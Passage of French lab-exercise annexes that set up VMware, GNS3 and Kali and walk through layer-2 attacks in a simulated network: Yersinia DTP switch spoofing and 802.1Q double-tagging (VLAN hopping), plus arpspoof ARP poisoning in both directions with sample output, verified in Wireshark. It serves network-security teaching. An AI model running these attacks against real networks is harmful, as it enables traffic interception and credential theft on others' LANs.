
Faites vérifier que toutes les configurations ont bien été effacées.




ANNEXE A : Installation et Utilisation de VMWare

VMware Workstation Pro est un hyperviseur de type 2 qui permet d'exécuter plusieurs systèmes d'exploitation simultanément sur un seul ordinateur physique. Dans le cadre de ce TP, il sert de moteur de virtualisation pour la GNS3 VM ainsi que pour les machines d'attaque (Kali Linux) et les cibles (Debian/Serveur Web).


Téléchargez l'exécutable depuis le site clubic (ne nécessitant pas de compte) :



1. Procéder à l'installation
2. Une fois l'installation terminée, redémarrez l'ordinateur pour finaliser la configuration des cartes réseaux virtuelles (VMnet).



Télécharger le fichier .ova VMware de GNS3 VM sur le site officiel :
<https://gns3.com/software/download-vm>




Faites Open a Virtual Machine et importez le fichier .ova que vous venez de télécharger.

Device	Summary
Memory	4 GB
Processors	4
Hard Disk (SCSI)	34.5 GB
Hard Disk 2 (SCSI)	488.3 GB
CD/DVD (IDE)	Using unknown backend
Network Adapter	Host-only
Network Adapter 2	NAT
Display	Auto detect

Je vous conseille de changer les réglages de la VM pour de meilleures performances.

Faites attention de d'abord vérifier la configuration de votre machine physique pour configurer la VM en fonction.


Lancer la VM :



ANNEXE B : Installation et Utilisation de GNS3

GNS3 est un simulateur de réseau graphique qui permet de concevoir, configurer et tester des topologies réseau complexes. Il émule les véritables systèmes d'exploitation réseau (comme Cisco IOS) et permet l'intégration de machines virtuelles tierces (ex : Kali Linux, Debian).

Téléchargement : Rendez-vous sur le site officiel de GNS3 (gns3.com). La création d'un compte gratuit est requise pour télécharger l'installateur correspondant à votre système d'exploitation.




Installation des dépendances : Lors de l'installation, veillez à laisser cochées les dépendances logicielles essentielles au bon fonctionnement du simulateur :


- Npcap / WinPcap : Indispensable pour la capture de paquets et la communication réseau.
- Wireshark : L'analyseur de protocoles réseau.
- PuTTY / Solar-PuTTY : Le client terminal utilisé par défaut pour accéder aux consoles des équipements.

Configuration de la GNS3 VM : Pour des performances optimales et l'utilisation d'images ou de machines virtuelles complexes, il est fortement recommandé d'utiliser la GNS3 VM.



1. Téléchargez le fichier OVA de la GNS3 VM correspondant à votre hyperviseur (VMware Workstation).
2. Importez cette machine virtuelle dans VMware.
3. Dans GNS3, allez dans Edit > Preferences > GNS3 VM, cochez "Enable the GNS3 VM", sélectionnez VMware et la VM correspondante.




Avant d'installer les images des routeurs, des switches et des machines, insérez la license :



Après avoir récupéré les images sur internet, vous pouvez procéder à l'installation de celles-ci.



Pour la debian, importez son appliance :



ANNEXE C : Installation et Utilisation de Yersinia (Kali)

Yersinia est un outil de test de pénétration spécialisé dans l'attaque des protocoles de couche 2 (Liaison) du modèle OSI. Il permet d'analyser, de capturer et d'injecter des paquets pour exploiter les faiblesses de protocoles tels que STP, CDP, DTP, DHCP ou encore HSRP. Dans ce TP, il est l'outil principal pour réaliser le VLAN Hopping.


Yersinia est généralement pré-installé sur les distributions axées sur la cybersécurité comme Kali Linux. Si ce n'est pas le cas, ou pour une mise à jour, utilisez les commandes suivantes dans un terminal :

- Mise à jour des dépôts : `sudo apt update`
- Installation : `sudo apt install yersinia`

Yersinia peut être lancé de en mode graphique ou en mode interactif via le terminal. Nous allons l'utiliser tout au long de ce TP en mode Interactif.

La commande pour l'exécuter : `sudo yersinia -I`

Une fois l'outil lancé avec la commande `sudo yersinia -I`, choisissez la bonne interface réseau. La navigation s'effectue au clavier :



- Sélection du protocole : Utilisez les touches de fonction (**F1 à F10**) pour basculer entre les protocoles.
 - F5 pour le protocole DTP (Dynamic Trunking Protocol).
 - F3 pour le protocole 802.1Q (VLAN Tagging).

-Lancement d'une attaque :

- 1. Appuyez sur la touche 'x' pour afficher la liste des attaques disponibles pour le protocole sélectionné.
- 2. Sélectionnez le numéro de l'attaque souhaitée (ex: "1: enabling trunking" pour le Switch Spoofing).

```

yersinia 0.8.2 by Slay 6 tomec - DTP mode
Neighbor-ID Status Domain Iface Last seen

Attack Panel
No Dos Description
0 sending DTP packet
1 enabling trunking
I

Select attack to launch ('q' to quit)

Total Packets: 0 DTP Packets: 0 MAC Spoofing [X]
Those strange attacks...
DTP Fields
Source MAC 0C:7C:E8:46:BA:58 Destination MAC 01:00:0C:CC:CC:CC
Version 01 Neighbor-ID 0C7CE846BA58 Status 03 Type A5
Domain

```

-Édition de paquets : Appuyez sur 'e' pour modifier les champs d'un paquet avant l'envoi (crucial pour renseigner les IDs de VLAN dans l'attaque Double Tagging).

```

Total Packets: 0 802.1Q Packets: 0 MAC Spoofing [X]
Edit those nasty fields; press 'x'
802.1Q Fields
Source MAC 0E:5C:49:19:4A:94 Destination MAC FF:FF:FF:FF:FF:FF
VLAN 0001 Priority 07 CFI 00 L2Proto1 0800 VLAN2 0002 Priority 07 CFI 00
L2Proto2 0800 Src IP 010.000.000.001 Dst IP 255.255.255.255 IP Prot 01
Payload YERSINIA

```

```

Running attacks
Protocol Type Description
DTP 1 enabling trunking

Press ENTER to cancel an attack or 'q' to quit

```

-Arrêt des attaques : Appuyez sur 'L' pour lister les attaques en cours et sur 'k' (kill) pour arrêter une attaque spécifique.

-Quitter les menus ou l'interface : Appuyez sur 'q'.


ANNEXE D : Installation et Utilisation de Wireshark (sur Kali)

Wireshark est l'analyseur de protocoles réseau le plus utilisé au monde. Il permet d'intercepter le trafic circulant sur une interface réseau et de décortiquer chaque paquet couche par couche (selon le modèle OSI). Dans ce TP, il est indispensable pour confirmer visuellement le succès des attaques (présence de tags 802.1Q, interception de mots de passe, etc.).

Sur Kali Linux : Wireshark est pré-installé. Si nécessaire, il peut être mis à jour via `sudo apt install wireshark`.

Exécuter Wireshark en mode root avec la commande : `wireshark`

Sélection de l'interface : Au lancement, Wireshark affiche la liste des interfaces disponibles. Double-cliquez sur l'interface active (ex : eth0 sur Kali ou un lien GNS3) pour démarrer la capture.



Interface de capture : * Liste des paquets (Haut) : Affiche un résumé (No., Temps, Source, Destination, Protocole, Info).


- Détails du paquet (Milieu) : Permet de déplier les différentes couches (Ethernet, IP, TCP/UDP, Application).
- Contenu brut (Bas) : Affiche les données en hexadécimal et en ASCII.

Le volume de données capturées peut être immense. Il est important de savoir filtrer l'affichage pour isoler les preuves :

- Filtres de protocole : Tapez simplement le nom du protocole dans la barre de filtre (ex : icmp, arp, dtp, dhcp).
- Filtre VLAN (802.1Q) : vlan affiche toutes les trames étiquetées. vlan.id == 20 isole le trafic spécifique au VLAN 20.
- Filtre par IP : ip.addr == 192.168.10.1 affiche tout le trafic entrant ou sortant lié à cette adresse.
- Opérateurs logiques : Vous pouvez combiner les filtres (ex : vlan.id == 20 && icmp).

Pour prouver une intrusion via Double Tagging ou Switch Spoofing, vous devez analyser la couche de liaison dans la fenêtre "Détails du paquet" :

1. Sélectionnez un paquet ICMP ou TCP.
2. Déroulez la section "802.1Q Virtual LAN".
3. Vérifiez la valeur du champ "ID". La présence de cette section sur une interface qui ne devrait pas être un Trunk est la preuve technique de la vulnérabilité du port.



Ici la preuve d'une attaque par Double Tagging. Double couche 802.1Q avec ID 1 pour vlan1 et ID 20 pour VLAN 20.

ANNEXE E : Installation et Utilisation de arpspoof (Kali)

arpspoof est un outil en ligne de commande faisant partie de la suite logicielle dsniff. Il est spécifiquement conçu pour réaliser des attaques par empoisonnement de cache ARP (ARP Spoofing/Poisoning). Son rôle est d'envoyer des messages ARP falsifiés sur un réseau local afin d'associer l'adresse MAC de l'attaquant à l'adresse IP d'une cible légitime (généralement la passerelle par défaut).

arpspoof fait partie du paquet dsniff, qui est généralement pré-installé sur Kali Linux. Si ce n'est pas le cas, ou pour une mise à jour, utilisez les commandes suivantes dans un terminal :

- `sudo apt update`

Installation de dsniff (qui inclut arpspoof) :

- `sudo apt install dsniff`

Lancement de arpspoof en mode terminal

Une fois arpspoof installé, vous pouvez l'exécuter depuis le terminal avec la commande suivante :

- `sudo arpspoof -i [interface] -t [IP_cible] [IP_passerelle]`

Utilisation de arpspoof pour réaliser une attaque ARP Spoofing

- Identification des cibles :

Avant de commencer l'attaque, vous devez identifier les adresses IP de la cible (victime) et de la passerelle (routeur). Vous pouvez obtenir ces informations en utilisant la commande suivante :

- `ip route`

Lancement de l'attaque ARP Spoofing :

Une fois que vous avez les adresses IP des cibles, vous pouvez commencer l'attaque. Utilisez la commande suivante pour attaquer la victime et empoisonner sa table ARP en la dirigeant vers la passerelle :

- `sudo arpspoof -i eth0 -t [IP_victime] [IP_passerelle]`

```
(root@kali)-[~]
# arpspoof -i eth0 -t 192.168.10.2 192.168.10.254
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c:91:74:bc:0:0 0806 42: arp reply 192.168.10.254 is-at c:f2:75:3:0:0
```

Puis, lancez une attaque inverse en empoisonnant la table ARP de la passerelle pour qu'elle redirige le trafic vers la machine attaquante :


- `sudo arpspoof -i eth0 -t [IP_passerelle] [IP_victime]`

```
(root@kali)-[~]
# arpspoof -i eth0 -t 192.168.10.254 192.168.10.2
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
c:f2:75:3:0:0 c4:1:2b:bc:0:1 0806 42: arp reply 192.168.10.2 is-at c:f2:75:3:0:0
